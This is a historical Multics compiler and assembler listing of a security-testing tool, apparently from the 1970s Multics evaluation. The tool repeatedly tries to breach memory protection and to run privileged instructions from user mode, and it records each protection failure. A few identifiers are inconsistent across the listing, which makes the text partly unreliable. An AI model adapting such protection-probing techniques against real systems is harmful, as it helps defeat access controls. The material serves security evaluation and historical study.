fp		000102	automatic	pointer	dcl 50 set ref 146 150 155 160 165 170 175 180 185 190 195 200 205 210 215 220 225 230 235 240 245 250 287 287 287 289 303 305 309 311 311 318 321 322 328 328 329
hcs_$initiate		000304	constant	entry	external dcl 7 ref 274
hcs_$make_seg		000316	constant	entry	external dcl 7 ref 89
i		000100	automatic	fixed bin(17,0)	dcl 50 set ref 117 118 284 285 285 285 285 287 395 395 397 397
i			parameter	fixed bin(17,0)	unaligned dcl 299 ref 295 303 307 309 316 316 318 322 326 329 333 335 336
i		000100	automatic	fixed bin(17,0)	dcl 346 set ref 358 359
impure_ptr			based	pointer	dcl 377 ref 383 386 386 387 391 391
info_ptr			parameter	pointer	dcl 346 ref 342

```
interval                        000276 internal static fixed bin(35,0)      dcl 50 set ref 72 81 266
ioa_                            000330 constant        entry                external dcl 7 ref 278 279 281 282 283 285 290
ioa_$ioa_stream                 000326 constant        entry                external dcl 7 ref 257
label_var                       000206 automatic       label variable       dcl 377 set ref 382 383 386 386 387 391 391
last_failure_block       1(18)         based           fixed bin(17,0)      level 2 packed unaligned dcl 1-7 set ref 98 309
                                                                            309 316 316 336 336

last_test_time           16            based           fixed bin(71,0)      array level 3 dcl 1-7 set ref 118 142 143
lock_word                              based           bit(36)              level 2 dcl 373 set ref 383 387
max_test                        003055 constant        fixed bin(17,0)      initial dcl 50 ref 100 264
ac_ptr                                 parameter       pointer              dcl 346 ref 342
n_conds                         003054 constant        fixed bin(17,0)      initial dcl 346 ref 358
next_block               4             based           fixed bin(17,0)      level 2 packed unaligned dcl 2-10 set ref 287 303
                                                                            309 311 329 333

next_code                0(18)         based           fixed bin(17,0)      level 2 packed unaligned dcl 1-7 set ref 102 127
                                                                            127

number_of_attempts       12            based           fixed bin(17,0)      array level 3 dcl 1-7 set ref 138 138 285
number_of_failures       13            based           fixed bin(17,0)      array level 3 dcl 1-7 set ref 255 255 285
number_of_tests          10            based           fixed bin(17,0)      level 2 dcl 1-7 set ref 100 117 284
p                               000100 automatic       pointer              dcl 299 set ref 303 303 305 329 329 329 331 333
ref_label                       000272 internal static label variable       dcl 50 set ref 135 364
seg_version                     003056 constant        fixed bin(17,0)      initial dcl 50 ref 321
setacl                          000420 constant        entry                external dcl 377 ref 385 388
sp                              000010 internal static pointer              dcl 50 set ref 89 98 98 98 100 101 102 106 108 115
                                                                            117 118 118 127 127 127 128 137 138 138 138 138
                                                                            140 140 140 141 142 142 142 142 142 142 143 143
                                                                            144 255 255 255 255 257 260 264 264 265 265 274
                                                                            275 279 279 281 284 285 285 285 287 287 287 303
                                                                            303 303 307 309 309 311 316 316 316 318 318 329
                                                                            329 329 333 333 335 336 336 361 362 391

subv$cam                        000336 constant        entry                external dcl 7 ref 146
subv$cioc                       000346 constant        entry                external dcl 7 ref 170
subv$dis                        000350 constant        entry                external dcl 7 ref 175
subv$iacl                       000360 constant        entry                external dcl 7 ref 195
subv$iem                        000362 constant        entry                external dcl 7 ref 208
subv$idbr                       000342 constant        entry                external dcl 7 ref 160
subv$idt                        000340 constant        entry                external dcl 7 ref 155
subv$rcu                        000366 constant        entry                external dcl 7 ref 210
subv$rmcm                       000352 constant        entry                external dcl 7 ref 180
subv$sam                        000364 constant        entry                external dcl 7 ref 205
subv$scu                        000370 constant        entry                external dcl 7 ref 150
subv$sdbr                       000344 constant        entry                external dcl 7 ref 165
subv$smcm                       000354 constant        entry                external dcl 7 ref 185
subv$smic                       000356 constant        entry                external dcl 7 ref 190
subverter$timer                 000334 constant        entry                external dcl 7 ref 78 78 120 120 267 267
test_in_progress         2             based           fixed bin(17,0)      level 2 dcl 1-7 set ref 106 108 127 128 260 279
                                                                            279 361

test_names                      000012 internal static char(32)             initial array unaligned dcl 50 set ref 108 257 279
                                                                            285 391

time                            000170 automatic       fixed bin(71,0)      dcl 50 set ref 139 140 141 142 143 266 267
time_of_failure          2             based           fixed bin(71,0)      level 2 dcl 2-10 set ref 289
time_of_last_test        4             based           fixed bin(71,0)      level 2 dcl 1-7 set ref 115 118 140 141
timer_manager_$alarm_call_inhibit
                                000312 constant        entry                external dcl 7 ref 120 267

timer_manager_$reset_alarm_call
                                000314 constant        entry                external dcl 7 ref 78
tp                              000102 automatic       pointer              dcl 299 set ref 331 333
type                     1             based           fixed bin(17,0)      level 2 dcl 2-10 set ref 322 328
user_info_$homedir              000320 constant        entry                external dcl 7 ref 88 273
```

```
wc_ptr                                  parameter       pointer                 dcl 346 ref 342
wdir                            000105  automatic       char(168)               unaligned dcl 50 set ref 88 89 273 274
word_zero                               based           bit(36)                 dcl 377 ref 386 391

NAMES DECLARED BY DECLARE STATEMENT AND NEVER REFERENCED.
failure_block                           based           structure               level 1 dcl 2-10
impure                                  based           structure               level 1 dcl 373
scu_data                    5           based           fixed bin(17,0)         array level 2 dcl 2-10
subvert_statistics                      based           structure               level 1 dcl 1-7
tests                      12           based           structure               array level 2 dcl 1-7

NAMES DECLARED BY EXPLICIT CONTEXT.
c                               000000  constant        label                   dcl 146 ref 144 146 150 155 160 165 170 175 180
                                                                                185 190 195 200 205 210 215 220 225 230 235 240
                                                                                245 250
check_zero                      002677  constant        entry                   internal dcl 370 ref 134 262 370
display                         001634  constant        entry                   external dcl 271 ref 271
dummy_label                     003046  constant        label                   dcl 395 ref 382 395
fault_handler                   002611  constant        entry                   internal dcl 342 ref 136 136 342
finish_setup                    001017  constant        label                   dcl 115 ref 115 129
free_failure_block              002446  constant        entry                   internal dcl 326 ref 326 362
get_failure_block               002237  constant        entry                   internal dcl 295 ref 137 295
next_setup                      001565  constant        label                   dcl 262 ref 139 262
no_sdp                          000672  constant        label                   dcl 92 ref 92 275
scream_bloody_murder            001515  constant        label                   dcl 255 ref 148 152 157 162 167 172 177 182 187
                                                                                192 197 202 207 212 217 222 227 232 237 242 247
                                                                                252 255
subverter                       000432  constant        entry                   external dcl 3 ref 3
subverter$reset                 001076  constant        entry                   external dcl 125 ref 125
subverter$timer                 001121  constant        entry                   external dcl 132 ref 132

NAMES DECLARED BY CONTEXT OR IMPLICATION.
addr                                    builtin function                        internal ref 383 386 386 387 391 391
null                                    builtin function                        internal ref 90 275
pointer                                 builtin function                        internal ref 287 287 303 303 311 316 329 329 333
                                                                                386 391
rel                                     builtin function                        internal ref 287 303 329 329

STORAGE REQUIREMENTS FOR THIS PROGRAM.

          Object    Text      Link      Symbol    Defs      Static
Start          0       0      3542        4164    3057        3552
Length      4540    3057       422         342     463         412

External procedure subverter uses 280 words of automatic storage
Internal procedure get_failure_block uses 74 words of automatic storage
Internal procedure fault_handler uses 76 words of automatic storage
Internal procedure check_zero shares stack frame of external procedure subverter

THE FOLLOWING EXTERNAL OPERATORS ARE USED BY THIS PROGRAM.
cp_cs               call_ext_out_desc   call_ext_out        call_int_this       call_int_other      return
set_csa             tra_label_var       ext_entry           int_entry           int_entry_desc      rpd_loop_1_lp_bp
rpd_loop_2_lp_bp

THE FOLLOWING EXTERNAL ENTRIES ARE CALLED BY THIS PROGRAM.
access_violations_$fetch    access_violations_$id           access_violations_$illegal_bounds_fault
access_violations_$illegal_opcodes                          access_violations_$legal_bounds_fault
access_violations_$store    access_violations_$xed_fetch    access_violations_$xed_store  clock_
```

default_handler_$set
exec_com
hcs_$initiate
hcs_$make_seg
ioa_
ioa_$ioa_stream
setacl
subv$cam
subv$cioc
subv$dis
subv$iacl
subv$iam
subv$idbr
subv$idt
subv$rcu
subv$rmcm
subv$sam
subv$scu
subv$sdbr
subv$smcm
subv$smic
subverter$timer
timer_manager_$alarm_call_inhibit
timer_manager_$reset_alarm_call
user_info_$homedir

THE FOLLOWING EXTERNAL VARIABLES ARE USED BY THIS PROGRAM.
error_table_$badopt

LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC
3	000431	72	000437	73	000442	74	000460	76	000462	78	000476	79	000511
81	000512	82	000543	84	000545	85	000605	88	000606	89	000617	90	000665
92	000672	94	000731	96	000732	98	000734	100	000741	101	000743	102	000745
103	000747	106	000750	108	000753	111	001016	115	001017	117	001027	118	001040
119	001047	120	001051	122	001074	125	001075	127	001103	128	001116	129	001117
132	001120	134	001126	135	001127	136	001133	137	001144	138	001153	139	001162
140	001178	141	001176	142	001200	143	001222	144	001231	146	001235	148	001244
150	001245	152	001254	155	001255	157	001264	160	001265	162	001274	165	001275
167	001304	170	001305	172	001314	175	001315	177	001324	180	001325	182	001334
185	001335	187	001344	190	001345	192	001354	195	001355	197	001364	200	001365
202	001374	205	001375	207	001404	210	001405	212	001414	215	001415	217	001424
220	001425	222	001434	225	001435	227	001444	230	001445	232	001454	235	001455
237	001464	240	001465	242	001474	245	001475	247	001504	250	001505	252	001514
255	001515	257	001524	260	001562	262	001565	264	001566	265	001600	266	001607
267	001612	268	001632	271	001633	273	001641	274	001652	275	001724	276	001731
279	001746	281	001775	282	002024	283	002042	284	002057	285	002070	287	002150
289	002165	290	002202	291	002223	292	002233	293	002235	295	002236	303	002251
305	002274	306	002276	307	002307	309	002326	311	002353	313	002360	315	002361
318	002415	321	002433	322	002435	323	002444	326	002445	328	002460	329	002464
331	002514	332	002515	333	002525	335	002556	336	002571	338	002607	342	002610
358	002631	359	002640	361	002654	362	002657	364	002666	366	002671	367	002673
368	002676	370	002677	382	002700	383	002703	385	002705	386	002744	387	002751
388	002752	389	003011	391	003012	393	003045	395	003046	397	003047	398	003050

```
COMPILATION LISTING OF SEGMENT access_violations_
Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
Compiled on: 04/10/74  1843.9 edt Wed
    Options: map

 1
 2  access_violations_:
 3      procedure;
 4          return;                                          /* should never enter here */
 1  1 /* start of include file subvert_statistics.incl.pl1
 1  2
 1  3          Initially coded by 2 Lt. Paul Karger  19 July 1972 0900 */
 1  4
 1  5
 1  6          declare
 1  7
 1  8          1 subvert_statistics based(sp) aligned,
 1  9              2 cur_test fixed bin(17) unal,           /* number of current test in progress */
 1 10              2 next_code fixed bin(17) unal,          /* next opcode number */
 1 11              2 end_of_segment fixed bin(17) unal,             /* rel pointer to end of segment */
 1 12              2 last_failure_block fixed bin(17) unal, /* rel pointer to last failure block used */
 1 13              2 test_in_progress fixed bin,            /* test number of test in progress
 1 14                                                          = 0 if no test in progress
 1 15                                                          identifies test in progress if machine crashes */
 1 16              2 time_of_last_test fixed bin(71),
 1 17              2 cum_total_time fixed bin(71),
 1 18              2 number_of_tests fixed bin,
 1 19              2 tests(1 refer(number_of_tests)) aligned,
 1 20                  3 number_of_attempts fixed bin,      /* number of attempts of this test */
 1 21                  3 number_of_failures fixed bin,      /* number of machine or software failures found */
 1 22                  3 failure_block_ptr fixed bin(17) unal, /* rel pointer to start of threaded list of failure blocks */
 1 23                  3 last_test_time fixed bin(71),
 1 24                  3 cum_test_time fixed bin(71);
 1 25
 1 26 /* End of subvert_statistics.incl.pl1 */
 2  1 /* Start of include file failure_block.incl.pl1
 2  2
 2  3          Initially coded by 2 Lt. Paul Karger    19 July 1972   0900 */
 2  4 /*       Modified 21 July 72 0820 by P. Karger to use fixed bin unal
 2  5
 2  6                                                  */
 2  7
 2  8
 2  9          declare
 2 10
 2 11          1 failure_block based(fp) aligned,
 2 12              2 version fixed bin,                     /* version number = 1 */
 2 13              2 type fixed bin,                        /* index of test in test array */
 2 14              2 time_of_failure fixed bin(71),
 2 15              2 next_block fixed bin(17) unal,         /* rel pointer to next failure block of this type */
 2 16              2 scu_data(5) fixed bin;          /* to be defined */
 2 17
 2 18
 2 19 /* End of include file failure_block.incl.pl1 */
  6
  7          declare
  8              high_code fixed bin int static init (104),
  9              hcs_$truncate_seg entry (ptr, fixed bin, fixed bin),
```

```
11              codes (0:104) fixed bin int static init (0, 3, 6, 8, 10, 11, 12, 14, 15, 24, 25, 26, 28, 47, 56, 60,
12                   72, 74, 75, 76, 88, 89, 90, 91, 92, 124, 136, 138, 139, 140, 152, 188, 204, 220, 252, 259,
13                  260, 262, 263, 264, 266, 267, 268, 270, 271, 272, 274, 276, 278, 282, 284, 286, 298, 304, 306,
14                  308, 309, 310, 311, 314, 315, 316, 318, 321, 322, 323, 324, 328, 329, 332, 334, 337, 338, 339,
15                  340, 342, 344, 348, 350, 360, 365, 366, 369, 370, 371, 372, 374, 376, 378, 380, 382, 390, 393,
16                  394, 409, 410, 428, 444, 457, 458, 459, 460, 472, 476, 504),
17              bounds_fault_ok condition,
18              get_pdir_ entry returns (char (168)),
19              clock_ entry returns (fixed bin (71)),
20              subv$legal_bf entry (ptr),
21              subv$try_op entry (fixed bin, ptr),
22              subv$illegal_bf entry (ptr, fixed bin (35)),
23              subv$xed_fetcher entry (ptr, fixed bin (35)),
24              subv$id_inst entry (ptr),
25              subv$xed_storer entry (ptr),
26              hcs_$make_seg entry (char (*), char (*), char (*), fixed bin (5), ptr, fixed bin),
27              com_err_ entry options (variable),
28              hcs_$acl_add1 entry (char (*), char (*), char (*), fixed bin (5), dim (0:2) fixed bin (6), fixed
29                  bin),
30              cu_$level_get entry (fixed bin),
31              no_acc_p ptr int static init (null ()),
32              rewa_p ptr int static init (null ()),
33              read_p ptr int static init (null ()),
34              code fixed bin,
35              fp ptr,
36              sp pointer init (pointer (fp, 0)),
37              array (0:262143) fixed bin (35) based,
38              bitstring bit (2359295) aligned based,
39              i fixed bin (35),
40              j fixed bin,
41              p ptr based,
42              rings (0:2) fixed bin (6);
43
44
45
46
47
48
49
50  get_scratch_seg:
51              proc;
52                   if scratch_p = null () then call hcs_$make_seg ("", "subverter_temp_3_", "", 01111b, scratch_p,
53                        code);
54                   call hcs_$truncate_seg (scratch_p, 0, code);
55              end;
56  get_rewa_seg:
57              procedure;
58
59                   call hcs_$make_seg ("", "subverter_temp_4_", "", 01111b, rewa_p, code);
60              end;
61
62
63
64  get_no_acc_seg:
65              procedure;
66                   if no_acc_p = null () then call hcs_$make_seg ("", "subverter_temp_1_", "", 00100b, no_acc_p, code);
67              end;
```

```
70          procedure;
71               if read_p = null () then
72                    do;
73                         call hcs_$make_seg ("", "subverter_temp_2_", "", 01111b, read_p, code);
74                         read_p -> p = pointer (read_p, 7); /* create pointer to word 7 */
75                         substr (unspec (read_p -> p), 67, 6) = "101110"b;
76                                                            /* put in id modifier to its pointer */
77                         read_p -> array (7) = 100000000b;  /* fill in the tally in the indirect word */
78                         call cu_$level_get (j);            /* get validation level */
79                         rings (*) = j;
80                         call hcs_$acl_add1 (get_pdir_ (), "subverter_temp_2_", "", 01000b, rings, code);
81                                                            /* reset the acl */
82                    end;
83          end;
84
85
86  fetch:
87      entry (fp);                                           /* attempts to read data from execute only procedure */
88          call get_no_acc_seg;                              /* make sure we have a pointer to the segment */
89          i = no_acc_p -> array (0);                        /* make the reference */
90          time_of_failure = clock_ ();                      /* should never get here */
91          scu_data (1) = i;                                 /* save whatever we got */
92          return;
93
94
95  store:
96      entry (fp);                                           /* attempt to write data into execute only segment */
97          call get_no_acc_seg;
98          no_acc_p -> array (0) = 17;                       /* try to store */
99          time_of_failure = clock_ ();                      /* failed */
100         return;
101
102
103 xed_fetch:
104     entry (fp);                                           /* try to fetch with xed instruction */
105         call get_no_acc_seg;
106         call subv$xed_fetcher (no_acc_p, i);              /* go into aim code */
107         time_of_failure = clock_ ();                      /* should not return */
108         scu_data (1) = i;
109         return;
110
111
112 xed_store:
113     entry (fp);                                           /* try to store with an xed instruction */
114         call get_no_acc_seg;
115         call subv$xed_storer (no_acc_p);                  /* go into aim */
116         time_of_failure = clock_ ();                      /* should not return */
117         return;
118
119
120 id:
121     entry (fp);                                           /* try to store using an indirect and tally modifier */
122         call get_read_seg;                                /* get a read only segment with data initialized */
123         call subv$id_inst (read_p);                       /* go into aim code */
124         time_of_failure = clock_ ();                      /* should never return */
125         return;
126
127
```

```
129       entry (fp);
130            call get_rewa_seg;
131            call subv$legal_bf (rewa_p);
132            if rewa_p -> bitstring = "0"b then signal condition (bounds_fault_ok);
133            do i = 0 to 65535;
134                 if rewa_p -> array (i) ^= 0 then
135                      do;
136                           time_of_failure = clock_ ();
137                           scu_data (1) = i;
138                           scu_data (2) = rewa_p -> array (i);
139                           return;
140                      end;
141            end;
142            scu_data (1) = -1;                              /* indicate found non-zero first time */
143            scu_data (2) = 0;                               /* but zero the second */
144            return;
145
146
147  illegal_bounds_fault:
148       entry (fp);
149            call get_rewa_seg;
150            call subv$illegal_bf (rewa_p, 1);
151            time_of_failure = clock_ ();
152            scu_data (1) = 1;
153            return;
154
155  illegal_opcodes:
156       entry (fp);
157            call get_scratch_seg;
158            if next_code = high_code then next_code = 0;
159            else next_code = next_code + 1;
160            call subv$try_op (codes (next_code), scratch_p);
161            time_of_failure = clock_ ();
162            scu_data (1) = codes (next_code);
163            return;
164       end;
```

INCLUDE FILES USED IN THIS COMPILATION.

LINE	NUMBER	NAME	PATHNAME
5	1	subvert_statistics.incl.pl1	>user_dir_dir>Druid>Karger>compiler_pool>subvert_statistics.incl.pl1
6	2	failure_block.incl.pl1	>user_dir_dir>Druid>Karger>compiler_pool>failure_block.incl.pl1

NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER	OFFSET	LOC	STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
NAMES DECLARED BY DECLARE STATEMENT.					
array			based	fixed bin(35,0)	array dcl 8 set ref 89 98 134 138 77
bitstring			based	bit(2359295)	dcl 8 ref 132
bounds_fault_ok		000100	stack reference	condition	dcl 8 ref 132
clock_		000210	constant	entry	external dcl 8 ref 90 99 107 116 124 136 151 161
code		000106	automatic	fixed bin(17,0)	dcl 8 set ref 52 54 59 66 73 80
codes		000012	internal static	fixed bin(17,0)	initial array dcl 8 set ref 160 162
cu_$level_get		000232	constant	entry	external dcl 8 ref 78
fp			parameter	pointer	dcl 8 ref 86 90 91 95 99 103 107 108 112 116 120 124 128 136 137 138 142 143 147 151 152 155 161 162 8
get_pdir_		000206	constant	entry	external dcl 8 ref 80 80
hcs_$acl_add1		000230	constant	entry	external dcl 8 ref 80
hcs_$make_seg		000226	constant	entry	external dcl 8 ref 52 59 66 73
hcs_$truncate_seg		000204	constant	entry	external dcl 8 ref 54
high_code			constant	fixed bin(17,0)	initial dcl 8 ref 158
i		000112	automatic	fixed bin(35,0)	dcl 8 set ref 89 91 106 108 133 134 137 138 150 152
j		000113	automatic	fixed bin(17,0)	dcl 8 set ref 78 79
next_code	0(18)		based	fixed bin(17,0)	level 2 packed unaligned dcl 1-7 set ref 158 158 159 159 160 162
no_acc_p		000164	internal static	pointer	initial dcl 8 set ref 89 98 106 115 66 66
p			based	pointer	dcl 8 set ref 74 75
read_p		000170	internal static	pointer	initial dcl 8 set ref 123 71 73 74 74 75 77
rewa_p		000166	internal static	pointer	initial dcl 8 set ref 131 132 134 138 150 59
rings		000114	automatic	fixed bin(6,0)	array dcl 8 set ref 79 80
scratch_p		000010	internal static	pointer	initial dcl 8 set ref 160 52 52 54
scu_data	5		based	fixed bin(17,0)	array level 2 dcl 2-10 set ref 91 108 137 138 142 143 152 162
sp		000110	automatic	pointer	initial dcl 8 set ref 8 158 158 159 159 160 162 8
subv$id_inst		000222	constant	entry	external dcl 8 ref 123
subv$illegal_bf		000216	constant	entry	external dcl 8 ref 150
subv$legal_bf		000212	constant	entry	external dcl 8 ref 131
subv$try_op		000214	constant	entry	external dcl 8 ref 160
subv$xed_fetcher		000220	constant	entry	external dcl 8 ref 106
subv$xed_storer		000224	constant	entry	external dcl 8 ref 115
time_of_failure	2		based	fixed bin(71,0)	level 2 dcl 2-10 set ref 90 99 107 116 124 136 151 161
NAMES DECLARED BY DECLARE STATEMENT AND NEVER REFERENCED.					
com_err_		000000	constant	entry	external dcl 8
cum_test_time	20		based	fixed bin(71,0)	array level 3 dcl 1-7
cum_total_time	6		based	fixed bin(71,0)	level 2 dcl 1-7
cur_test			based	fixed bin(17,0)	level 2 packed unaligned dcl 1-7
end_of_segment	1		based	fixed bin(17,0)	level 2 packed unaligned dcl 1-7
failure_block			based	structure	level 1 dcl 2-10
failure_block_ptr	14		based	fixed bin(17,0)	array level 3 packed unaligned dcl 1-7
last_failure_block	1(18)		based	fixed bin(17,0)	level 2 packed unaligned dcl 1-7
last_test_time	16		based	fixed bin(71,0)	array level 3 dcl 1-7
next_block	4		based	fixed bin(17,0)	level 2 packed unaligned dcl 2-10
number_of_attempts	12		based	fixed bin(17,0)	array level 3 dcl 1-7
number_of_failures	13		based	fixed bin(17,0)	array level 3 dcl 1-7
number_of_tests	10		based	fixed bin(17,0)	level 2 dcl 1-7
subvert_statistics			based	structure	level 1 dcl 1-7

```
tests                          12          based          structure                array level 2 dcl 1-7
time_of_last_test               4          based          fixed bin(71,0)          level 2 dcl 1-7
type                            1          based          fixed bin(17,0)          level 2 dcl 2-10
version                                    based          fixed bin(17,0)          level 2 dcl 2-10

NAMES DECLARED BY EXPLICIT CONTEXT.
access_violations_                000057 constant        entry                    external dcl 2 ref 2
fetch                             000067 constant        entry                    external dcl 86 ref 86
get_no_acc_seg                    000664 constant        entry                    internal dcl 64 ref 88 97 105 114 64
get_read_seg                      000735 constant        entry                    internal dcl 69 ref 122 69
get_rewa_seg                      000615 constant        entry                    internal dcl 56 ref 130 149 56
get_scratch_seg                   000530 constant        entry                    internal dcl 50 ref 157 50
id                                000243 constant        entry                    external dcl 120 ref 120
illegal_bounds_fault              000400 constant        entry                    external dcl 147 ref 147
illegal_opcodes                   000441 constant        entry                    external dcl 155 ref 155
legal_bounds_fault                000275 constant        entry                    external dcl 128 ref 128
store                             000122 constant        entry                    external dcl 95 ref 95
xed_fetch                         000150 constant        entry                    external dcl 103 ref 103
xed_store                         000211 constant        entry                    external dcl 112 ref 112

NAMES DECLARED BY CONTEXT OR IMPLICATION.
null                                     builtin function       internal ref 52 66 71
pointer                                  builtin function       internal ref 8 74
substr                                   builtin function       internal ref 75
unspec                                   builtin function       internal ref 75

STORAGE REQUIREMENTS FOR THIS PROGRAM.

          Object    Text      Link      Symbol    Defs      Static
Start          0       0      1356        1612    1122        1366
Length      2106    1122       234         261     233         224

External procedure access_violations_ uses 296 words of automatic storage
Internal procedure get_scratch_seg shares stack frame of external procedure access_violations_
Internal procedure get_rewa_seg shares stack frame of external procedure access_violations_
Internal procedure get_no_acc_seg shares stack frame of external procedure access_violations_
Internal procedure get_read_seg shares stack frame of external procedure access_violations_

THE FOLLOWING EXTERNAL OPERATORS ARE USED BY THIS PROGRAM.
cp_bs3a              call_ext_out_desc   call_ext_out        return              signal              ext_entry
rpd_loop_1_lp_bp

THE FOLLOWING EXTERNAL ENTRIES ARE CALLED BY THIS PROGRAM.
clock_                        cu_$level_get              get_pdir_                  hcs_$acl_addi
hcs_$make_seg                 hcs_$truncate_seg          subv$id_inst               subv$illegal_bf
subv$legal_bf                 subv$try_op                subv$xed_fetcher           subv$xed_storer

NO EXTERNAL VARIABLES ARE USED BY THIS PROGRAM.

   LINE    LOC      LINE    LOC      LINE    LOC      LINE    LOC      LINE    LOC      LINE    LOC      LINE    LOC
      8 000047         2 000056         4 000065        86 000066        88 000075        89 000076        90 000101
     91 000113        92 000120        95 000121        97 000130        98 000131        99 000134       100 000146
    103 000147       105 000156       106 000157       107 000170       108 000202       109 000207       112 000210
    114 000217       115 000220       116 000227       117 000241       120 000242       122 000251       123 000252
    124 000261       125 000273       128 000274       130 000303       131 000304       132 000313       133 000323
```

```
143 000373   144 000376   147 000377   149 000406   150 000407   151 000420   152 000432
153 000437   155 000440   157 000447   158 000450   159 000461   160 000470   161 000504
162 000516   163 000527    50 000530    52 000531    54 000600    55 000614    56 000615
 59 000616    60 000663    64 000664    66 000665    67 000734    69 000735    71 000736
 73 000743    74 001010    75 001014    77 001017    78 001021    79 001027    80 001042
 83 001120
```

```
ASSEMBLY LISTING OF SEGMENT >user_dir_dir>Druid>Karger>compiler_pool>subv.alm
ASSEMBLED ON:        04/11/74  1826.1 edt Thu
OPTIONS USED:        list  old_object  old_call  symbols
ASSEMBLED BY:        ALM Version 4.4, September 1973
ASSEMBLER CREATED:   02/13/74  1728.8 edt Wed

000000                              1              name      subv
000000                    000331    2              entry     try_op
000000                    000267    3              entry     legal_bf
000000                    000310    4              entry     illegal_bf
000000                    000212    5              entry     xed_fetcher
000000                    000224    6              entry     xed_storer
000000                    000240    7              entry     id_inst
000000                    000000    8              entry     cam
000000                    000010    9              entry     scu
000000                    000020   10              entry     idt
000000                    000030   11              entry     idbr
000000                    000040   12              entry     sdbr
000000                    000050   13              entry     cioc
000000                    000060   14              entry     dis
000000                    000070   15              entry     rmcm
000000                    000100   16              entry     smcm
000000                    000110   17              entry     smic
000000                    000120   18              entry     lmci
000000                    000130   19              entry     lam
000000                    000140   20              entry     sam
000000                    000150   21              entry     rcu
000000                    000002   22              equ       time_of_failure,2
000000                    000003   23              equ       low_order_time,3
000000                    000005   24              equ       save_area,5         Place to save registers, etc.
                                   25              temp8     bases,registers
                                   26              tempd     control
                                   27
000000  aa  6 00022 3521 20       28    cam:      save
000001  aa  2 00020 6521 00
000002  aa  2 00100 3521 00
000003  aa  2 77722 2521 00
000004  aa  2 77700 3331 00
000005  aa  6 00032 2501 00
B 000006  aa    000000 5320 00     29              cam       0
000007  aa    000151 7100 04       30              tra       master_mode_succeeded-*,ic Should never get here
                                   31
000010  aa  6 00022 3521 20       32    scu:      save
000011  aa  2 00020 6521 00
000012  aa  2 00100 3521 00
000013  aa  2 77722 2521 00
000014  aa  2 77700 3331 00
000015  aa  6 00032 2501 00
000016  aa    000000 6570 00       33              scu       0
000017  aa    000141 7100 04       34              tra       master_mode_succeeded-*,ic Should never get here either
                                   35
000020  aa  6 00022 3521 20       36    idt:      save
000021  aa  2 00020 6521 00
000022  aa  2 00100 3521 00
000023  aa  2 77722 2521 00
000024  aa  2 77700 3331 00
000025  aa  6 00032 2501 00
000026  aa    000000 6370 00       37              idt       0
000027  aa    000131 7100 04       38              tra       master_mode_succeeded-*,ic
```

```
000030  aa  6 00022 3521 20     40    ldbr:     save
000031  aa  2 00020 6521 00
000032  aa  2 00100 3521 00
000033  aa  2 77722 2521 00
000034  aa  2 77700 3331 00
000035  aa  6 00032 2501 00
000036  aa    000000 2320 00     41              ldbr      0
000037  aa    000121 7100 04     42              tra       master_mode_succeeded-*,ic
                                 43
                                 44
000040  aa  6 00022 3521 20     45    sdbr:     save
000041  aa  2 00020 6521 00
000042  aa  2 00100 3521 00
000043  aa  2 77722 2521 00
000044  aa  2 77700 3331 00
000045  aa  6 00032 2501 00
000046  aa    000000 1540 00     46              sdbr      0
000047  aa    000111 7100 04     47              tra       master_mode_succeeded-*,ic
                                 48
                                 49
000050  aa  6 00022 3521 20     50    cioc:     save
000051  aa  2 00020 6521 00
000052  aa  2 00100 3521 00
000053  aa  2 77722 2521 00
000054  aa  2 77700 3331 00
000055  aa  6 00032 2501 00
000056  aa    000000 0150 00     51              cioc      0
000057  aa    000101 7100 04     52              tra       master_mode_succeeded-*,ic
                                 53
                                 54
000060  aa  6 00022 3521 20     55    dis:      save
000061  aa  2 00020 6521 00
000062  aa  2 00100 3521 00
000063  aa  2 77722 2521 00
000064  aa  2 77700 3331 00
000065  aa  6 00032 2501 00
000066  aa    000000 6160 00     56              dis       0
000067  aa    000071 7100 04     57              tra       master_mode_succeeded-*,ic
                                 58
                                 59
000070  aa  6 00022 3521 20     60    rmcm:     save
000071  aa  2 00020 6521 00
000072  aa  2 00100 3521 00
000073  aa  2 77722 2521 00
000074  aa  2 77700 3331 00
000075  aa  6 00032 2501 00
000076  aa    000000 2330 00     61              rmcm      0
000077  aa    000061 7100 04     62              tra       master_mode_succeeded-*,ic
                                 63
                                 64
000100  aa  6 00022 3521 20     65    smcm:     save
000101  aa  2 00020 6521 00
000102  aa  2 00100 3521 00
000103  aa  2 77722 2521 00
000104  aa  2 77700 3331 00
000105  aa  6 00032 2501 00
000106  aa    000000 5530 00     66              smcm      0
000107  aa    000051 7100 04     67              tra       master_mode_succeeded-*,ic
```

```
                                                  69
    000110  aa  6 00022 3521 20    70   smic:    save
    000111  aa  2 00020 6521 00
    000112  aa  2 00100 3521 00
    000113  aa  2 77722 2521 00
    000114  aa  2 77700 3331 00
    000115  aa  6 00032 2501 00
    000116  aa    000000 4510 00    71             smic     0
    000117  aa    000041 7100 04    72             tra      master_mode_succeeded-*,ic
                                    73
                                    74
    000120  aa  6 00022 3521 20    75   iac:     save
    000121  aa  2 00020 6521 00
    000122  aa  2 00100 3521 00
    000123  aa  2 77722 2521 00
    000124  aa  2 77700 3331 00
    000125  aa  6 00032 2501 00
B   000126  aa    000000 4530 00    76             iac      0
    000127  aa    000031 7100 04    77             tra      master_mode_succeeded-*,ic
                                    78
                                    79
    000130  aa  6 00022 3521 20    80   iam:     save
    000131  aa  2 00020 6521 00
    000132  aa  2 00100 3521 00
    000133  aa  2 77722 2521 00
    000134  aa  2 77700 3331 00
    000135  aa  6 00032 2501 00
B   000136  aa    000000 2570 00    81             iam      0
    000137  aa    000021 7100 04    82             tra      master_mode_succeeded-*,ic
                                    83
                                    84
    000140  aa  6 00022 3521 20    85   sam:     save
    000141  aa  2 00020 6521 00
    000142  aa  2 00100 3521 00
    000143  aa  2 77722 2521 00
    000144  aa  2 77700 3331 00
    000145  aa  6 00032 2501 00
B   000146  aa    000000 5570 00    86             sam      0
    000147  aa    000011 7100 04    87             tra      master_mode_succeeded-*,ic
                                    88
                                    89
    000150  aa  6 00022 3521 20    90   rcu:     save
    000151  aa  2 00020 6521 00
    000152  aa  2 00100 3521 00
    000153  aa  2 77722 2521 00
    000154  aa  2 77700 3331 00
    000155  aa  6 00032 2501 00
    000156  aa    000000 6130 00    91             rcu      0
    000157  aa    000001 7100 04    92             tra      master_mode_succeeded-*,ic
                                    93
                                    94
                                    95
    000160                          96   master_mode_succeeded:
